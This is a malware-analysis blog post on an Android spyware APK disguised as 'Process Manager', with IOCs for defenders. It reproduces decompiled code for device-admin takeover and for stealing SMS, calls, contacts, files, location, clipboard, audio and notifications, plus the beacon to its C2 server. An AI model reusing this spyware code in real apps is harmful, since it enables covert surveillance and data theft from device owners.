

Complete dissection of an APK with a suspicious C2 Server

lab52.io/blog/complete-dissection-of-an-apk-with-a-suspicious-c2-server/

During [our analysis of the Penguin-related infrastructure](#) we reported in our previous post, we paid special attention to the malicious binaries contacting these IP addresses, since as we showed in the analysis, they had been used as C2 of other threats used by Turla.

One threat that makes contact with the 82.146.35[.]240 address in particular caught our attention, as it was the only one that contacts against that IP and it was an Spyware for Android devices.

Communicating Files ⓘ

Scanned	Detections	Type	Name
2021-09-17	19 / 63	Android	4f5617ec4668e3406f9bd82dfcf6df6b.virus

So in this report, we want to share our analysis on the capabilities of this piece of malware, although the attribution to Turla does not seem possible given its threat capabilities.

Name: Process Manager

Package: com.remote.app

Hash: e0eacd72afe39de3b327a164f9c69a78c9c0f672d3ad202271772d816db4fad8 (sha-256)

Size: 0.37 MB

Target SDK: Android 14 – Android 21


FILE INFORMATION

File Name asd.apk
Size 0.37MB
MD5 4f5617ec4668e3406f9bd82dfcf6df6b
SHA1 45eed0d3f6dc143bcfa19f593523ee07683ca66d
SHA256 e0eacd72afe39de3b327a164f9c69a78c9c0f672d3ad202271772d816db4fad8


APP INFORMATION

App Name Process Manager
Package Name com.remote.app
Main Activity com.remote.app.MainActivity
Target SDK 21 **Min SDK** 14 **Max SDK**
Android Version Name 1.0 **Android Version Code** 1


On the Android device, the application is displayed with a gear-shaped icon.



When the application is run, a warning appears about the permissions granted to the application. These include screen unlock attempts, lock the screen, set the device global proxy, set screen lock password expiration, set storage encryption and disable cameras.



The icon is then removed and the application runs in the background, showing in the notification bar.



As mentioned in the previous section, the malware requests different permissions from the user. However, the number of permissions requested by the application amounts to 18:


PERMISSIONS	DESCRIPTION
ACCESS_COARSE_LOCATION	Access to the phone location.
ACCESS_FINE_LOCATION	Access to the location based on GPS.

PERMISSIONS	DESCRIPTION
ACCESS_NETWORK_STATE	View the status of all networks.
ACCESS_WIFI_STATE	View WIFI information.
CAMERA	Take pictures and videos from the camera
FOREGROUND_SERVICE	Allows to put in foreground
INTERNET	Allows to create internet sockets
MODIFY_AUDIO_SETTINGS	Allows to modify audio settings
REAL_CALL_LOG	Allows to read a telephone call
READ_CONTACTS	Allows to read contacts information
READ_EXTERNAL_STORAGE	Allows to read external storage devices
WRITE_EXTERNAL_STORAGE	Allows to write to the Memory Card
READ_PHONE_STATE	Allows to read phone status and its id
READ_SMS	Allows to read SMS stored on the SIM card
RECEIVE_BOOT_COMPLETED	Allows to start the app when the device is turned on
RECORD_AUDIO	Access to the audio recorder
SEND_SMS	Allows to send sms
WAKE_LOG	Prevents the device from locking/hibernating

In addition, the manifest displays additional information about the application configuration.

- ***android:allowBackup=true***: Allows the application data to be added to the backup.
- ***android:exported=true***: Can share info with other apps and be accessed by the device.
- ***android_secret_code***: In the manifest is the secret code that can allow access to hidden content.

As you can see in the image, the com.remote.app package contains 21 classes. 15 of them are named after the first letters of the alphabet and then there are the DeviceAdmin, MainActivity, MainService, MyReceiver, NotificationListener and ServiceReceiver classes (the R class is generated by the JADX software).



The MainService class is the main class and therefore it is the first one to be executed in the application. This class has a main function OnCreate, it creates a notification channel called “Battery Level Service” where it will be executed.

```
private void b() {
    NotificationChannel notificationChannel = new NotificationChannel("example.permanence", "Battery Level Service", 0);
    notificationChannel.setLightColor(-16776961);
    notificationChannel.setLockscreenVisibility(0);
    ((NotificationManager) getSystemService("notification")).createNotificationChannel(notificationChannel);
    d.b bVar = new d.b(this, "example.permanence");
    bVar.a(true);
    bVar.b("Battery Level");
    bVar.a(1);
    bVar.a("service");
    startForeground(1, bVar.a());
}
```

Next, the MainActivity class is invoked, which using DeviceAdmin configures the device with administration permissions.

```
private void a(ComponentName componentName) {
    this.f656a = (DevicePolicyManager) getSystemService("device_policy");
    if (!this.f656a.isAdminActive(componentName)) {
        Intent intent = new Intent("android.app.action.ADD_DEVICE_ADMIN");
        intent.putExtra("android.app.extra.DEVICE_ADMIN", componentName);
        intent.putExtra("android.app.extra.ADD_EXPLANATION", "");
        startActivityForResult(intent, 47);
    }
}
```

```

Toast.makeText(applicationContext, "Enable Process Manager'\n Click back x2\n and Enable all permissions", 1);
TextView textView = (TextView) makeText.getView().findViewById(16908299);
textView.setTextColor(-65536);
textView.setTypeface(Typeface.DEFAULT_BOLD);
textView.setGravity(17);
makeText.show();
a(this, strArr);
this.f657b = new ComponentName(applicationContext, DeviceAdmin.class);
a(this.f657b);

```

Once the application is configured, each of the tasks that steal information from the device are executed. Classes a, b, f, g, i, j, k, l, m, n, o and NotificationListener implement functions that steal information from the device and add it to a JSON.

In the **Class a**, the malware adds information about the installed packages to the JSON. For each of them it provides the package name, the application name, the version and its number.

```

>String str2 = packageInfo.versionName;
int i2 = packageInfo.versionCode;
JSONObject.put("applName", charSequence);
JSONObject.put("packageName", str);
JSONObject.put("versionName", str2);
JSONObject.put("versionCode", i2);
JSONArray.put(JSONObject);
} catch (JSONException unused) {
}

```

In the **Class b**, the malware adds information about the calls made from the device to the JSON. For each call it shows the number, name (contact), duration, date and type. The type is a number corresponding to the following table:

NUMBER	TYPE
1	Incoming
2	Outgoing
3	Missed
4	Voice Message
5	Refused
6	Blacklist

```

int parseInt = Integer.parseInt(query.getString(query.getColumnIndex("type")));
JSONObject2.put("phoneNo", string);
JSONObject2.put("name", string2);
JSONObject2.put("duration", string3);
JSONObject2.put("date", string4);
JSONObject2.put("type", parseInt);
JSONArray.put(JSONObject2);
}
JSONObject.put("callsList", JSONArray);
return JSONObject;

```

Similarly, the **Class f** adds to the JSON information about the contact list. Indicating the number and name of each one.

```

while (query.moveToNext()) {
    JSONObject JSONObject2 = new JSONObject();
    String string = query.getString(query.getColumnIndex("display_name"));
    JSONObject2.put("phoneNo", query.getString(query.getColumnIndex("data1")));
    JSONObject2.put("name", string);
    JSONArray.put(JSONObject2);
}
JSONObject.put("contactsList", JSONArray);

```

We continue with the **Class g** that collects all the files in the device, saving in the JSON the name and the buffer of each one of them. In case a file cannot be accessed it also indicates it with "Access Denied".

```

try {
    BufferedInputStream bufferedInputStream = new BufferedInputStream(new FileInputStream(file));
    bufferedInputStream.read(bArr, 0, bArr.length);
    JSONObject JSONObject = new JSONObject();
    JSONObject.put("type", "download");
    JSONObject.put("name", file.getName());
    JSONObject.put("buffer", bArr);
    h.a().b().a("0xF1", JSONObject);
    bufferedInputStream.close();
} catch (IOException e) {
    Log.d("cannot", "inaccessible");
    try {
        JSONObject JSONObject = new JSONObject();
        JSONObject.put("type", "error");
        JSONObject.put("error", "Denied");
        h.a().b().a("0xF1", JSONObject);
    } catch (Exception e2) {
        // ...
    }
}

```

In addition, it also lists the directories, indicating the name and path.

```

JSONObject JSONObject3 = new JSONObject();
JSONObject3.put("name", file2.getName());
JSONObject3.put("isDir", file2.isDirectory());
JSONObject3.put("path", file2.getAbsolutePath());
JSONArray.put(JSONObject3);

```

This **Class i** implements functions related to a location listener (When the location is changed, it is enabled or disabled), then adds in the JSON the location information with each change: The altitude, latitude, longitude, precision and even the speed at which the device is moving.

```
try {
    JSONObject.put("enabled", true);
    JSONObject.put("latitude", this.f);
    JSONObject.put("longitude", this.g);
    JSONObject.put("altitude", this.i);
    JSONObject.put("accuracy", (double) this.h);
    JSONObject.put("speed", (double) this.j);
} catch (JSONException unused) {
}
}
```

The **Class j** returns adds to the JSON the clipboard information each time the clipboard is updated. To do so, it uses a listener that is configured in the **MainService Class**.

```
public void onPrimaryClipChanged() {
    CharSequence text;
    ClipboardManager clipboardManager = (ClipboardManager) this.f668a.getSystemService("clipboard");
    if (clipboardManager.hasPrimaryClip()) {
        ClipData primaryClip = clipboardManager.getPrimaryClip();
        if (primaryClip.getItemCount() > 0 && (text = primaryClip.getItemAt(0).getText()) != null) {
            try {
                JSONObject jsonObject = new JSONObject();
                jsonObject.put("text", text);
                h.a().b().a("0xCB", jsonObject);
            } catch (JSONException e) {
                e.printStackTrace();
            }
        }
    }
}
```

The **Class k** implements a timer that launches task I and deletes the generated temporary file every x seconds. Afterwards, **Class I** records the audio from the device, extracts it in an .mp3 format in *cacheDir* and then adds a buffer of the file and the name to the JSON.

```
try {
    Log.e("DIRR", cacheDir.getAbsolutePath());
    f670b = File.createTempFile("sound", ".mp3", cacheDir);
    f669a = new MediaRecorder();
    f669a.setAudioSource(1);
    f669a.setOutputFormat(2);
    f669a.setAudioEncoder(3);
    f669a.setOutputFile(f670b.getAbsolutePath());
    f669a.prepare();
    f669a.start();
    f671c = new k();
    new Timer().schedule(f671c, (long) (i * 1000));
} catch (IOException unused) {
    Log.e("MediaRecording", "external storage access error");
}
```



```

bufferedInputStream.read(bArr, 0, bArr.length);
JSONObject jsonObject = new JSONObject();
jsonObject.put("file", true);
jsonObject.put("name", file.getName());
jsonObject.put("buffer", bArr);
h.a().b().a("0xMI", jsonObject);
bufferedInputStream.close();

```

The **Class m** adds information about the permissions a user has on each package to the JSON. It goes through the entire list of packages on the device and checks what permissions each package is requesting.

```

try {
JSONArray jsonArray = new JSONArray();
PackageInfo packageInfo = e.f659a.getPackageManager().getPackageInfo(e.f659a.getPackageName(), 4096);
for (int i = 0; i < packageInfo.requestedPermissions.length; i++) {
    if ((packageInfo.requestedPermissionsFlags[i] & 2) != 0) {
        jsonArray.put(packageInfo.requestedPermissions[i]);
    }
}
jsonObject.put("permissions", jsonArray);

```

The **Class n** adds to the JSON conversations of all contacts thanks to (*content://mms-sms/conversations?simple=true*) and of addresses of all contacts (*content://mms-sms/canonical-addresses*). It also has a function that sends a text message in case the contact is not found.

```

while (i < query.getCount()) {
JSONObject2.put("body", query.getString(query.getColumnIndexOrThrow("body")).toString());
JSONObject2.put("date", query.getString(query.getColumnIndexOrThrow("date")).toString());
JSONObject2.put("read", query.getString(query.getColumnIndexOrThrow("read")).toString());
JSONObject2.put("type", query.getString(query.getColumnIndexOrThrow("type")).toString());
if (query.getString(query.getColumnIndexOrThrow("type")).toString().equals("3")) {
String str = query.getString(query.getColumnIndexOrThrow("thread_id")).toString();
ContentResolver contentResolver = a2.getContentResolver();
Uri parse2 = Uri.parse("content://mms-sms/conversations/simple=true");
Cursor query2 = contentResolver.query(parse2, null, "_id = " + str, null, null);
if (query2.moveToFirst()) {
String str2 = query2.getString(query2.getColumnIndexOrThrow("recipient_ids")).toString();
ContentResolver contentResolver2 = a2.getContentResolver();
Uri parse3 = Uri.parse("content://mms-sms/canonical-addresses");
Cursor query3 = contentResolver2.query(parse3, null, "_id = " + str2, null, null);
if (query3.moveToFirst()) {
JSONObject2.put("address", query3.getString(query3.getColumnIndexOrThrow("address")).toString());
}
}
}
}

```

The **Class o** collects information from Wifis scanned by the device. For each of them it adds to the JSON its SSID and BSSID number.

```

if (wifiManager != null && wifiManager.isWifiEnabled() && (scanResults = wifiManager.getScanResults() != null)) {
int i = 0;
while (i < scanResults.size() && i < 10) {
ScanResult scanResult = scanResults.get(i);
JSONObject2 jsonObject2 = new JSONObject2();
jsonObject2.put("BSSID", scanResult.BSSID);
jsonObject2.put("SSID", scanResult.SSID);
JSONArray.put(jsonObject2);
i++;
}
}

```

Finally, **NotificationListener Class** collects information about notifications. When a notification is opened, it stores in the JSON the name of the app, the content and the time it has been open.

```
String key = statusBarNotification.getKey();
JSONObject jsonObject = new JSONObject();
jsonObject.put("appName", packageName);
jsonObject.put("title", string);
jsonObject.put("content", "" + charSequence2);
jsonObject.put("postTime", postTime);
jsonObject.put("key", key);
b.a().b().a("0-10", jsonObject);
} catch (JSONException e) {
    e.printStackTrace();
}
```

Once all the information has been collected in JSON format, the application contacts the C2 (82.146.35[.]240) and identifies the device by its model, version, id and manufacturer.

```
try {
    String string = Settings.Secure.getString(MainService.a().getContentResolver(), "a
    C0010b.a aVar = new C0010b.a();
    aVar.t = true;
    aVar.v = 5000;
    aVar.w = 999999999;
    this.f663b = C0010b.a("http://82.146.35.240:80?model=" + Uri.encode(Build.MODEL) +
} catch (URISyntaxException e) {
    e.printStackTrace();
}
}

"&manf=" + Build.MANUFACTURER + "&release=" + Build.VERSION.RELEASE + "&id=" + string);
```

Later, it will send the information it has stolen to the same server.

```
GET /socket.io/?model=Android%20SDK%20built%20for%20x86&EIO=3&id=c6337fefcb895f30&transport=polling&release=8.0.0&manf=Google HTTP/1.1
User-Agent: Dalvik/2.1.0 (Linux; U; Android 8.0.0; Android SDK built for x86 Build/OSR1.180418.026)
Host: 82.146.35.240
Connection: Keep-Alive
Accept-Encoding: gzip
```

To launch each of the tasks the malware has its own commands that are defined in **Class e** and are launched (in their entirety) with **Class d**. In the following table you can see the relationship of these commands with each task.

COMMAND	FUNCTION	RELATED CLASS
0xLO	Location	i
0xCL	Call List	b
0xMI	Audio Recorder	l
0xFI	File Information	g
0xSM	SMS Information	n
0xPM/0xGP	Package Permissions	m

COMMAND	FUNCTION	RELATED CLASS
0xCO	Contact List	f
0xIN	Package Information	a
0xWI	Wifi Information	o
0xNO	Notifications	NotificationListener

Finally, among one of the communications made by the malware, we noticed that it tried to download an application called **Rozdhan** using a goo.gl shorter.

CLIPBOARD DUMP


```

: http://goo.gl/8rd3yj
: http://goo.gl/8rd3yj
: 202414022@20.24
: 202414022@20.24
: zaFCJFOHrYXS7PxS_gn63w==
: zaFCJFOHrYXS7PxS_gn63w==

```

Final URL
<https://share.rozdhan.in/share/invite/?appname=RozDhan&channel=10005&appversion=2.0.6&userid=3e3af1afea2c46ea962a8d8fc78e9a77&invitecode=02P53X&lang=1>

The application is on Google Play and is used to earn money, has a referral system that is abused by the malware. The attacker installs it on the device and makes a profit.



Roz Dhan: Earn Wallet cash

Roz Dhan official Entretenimiento ★★★★☆ 250.651

E Para todos

Contiene anuncios

✘ Esta aplicación no está disponible para ninguno de tus dispositivos

[➕ Añadir a la lista de deseos](#)

IOCs

82[.]146.35.240	C2
e0eacd72afe39de3b327a164f9c69a78c9c0f672d3ad202271772d816db4fad8	SHA256
51ab555404b7215af887df3146ead5e44603be9765d39c533c21b5737a88f176	SHA256
hxxps://videos-share-rozdhan[.]firebaseio.com	URL

IOCs

hxxp://ylink[.]cc/fqCV3	URL
hxxp://d3hdbjtb1686tn.cloudfront[.]net/gpsdk.html	URL
hxxp://da.anythinktech[.]com	URL
akankdev2017@gmail[.]com	EMAIL SRC

Customers with Lab52's APT intelligence private feed service already have more tools and means of detection for this campaign.

In case of having threat hunting service or being client of S2Grupo CERT, this intelligence has already been applied.

If you need more information about Lab52's private APT intelligence feed service, you can contact us through the [following link](#)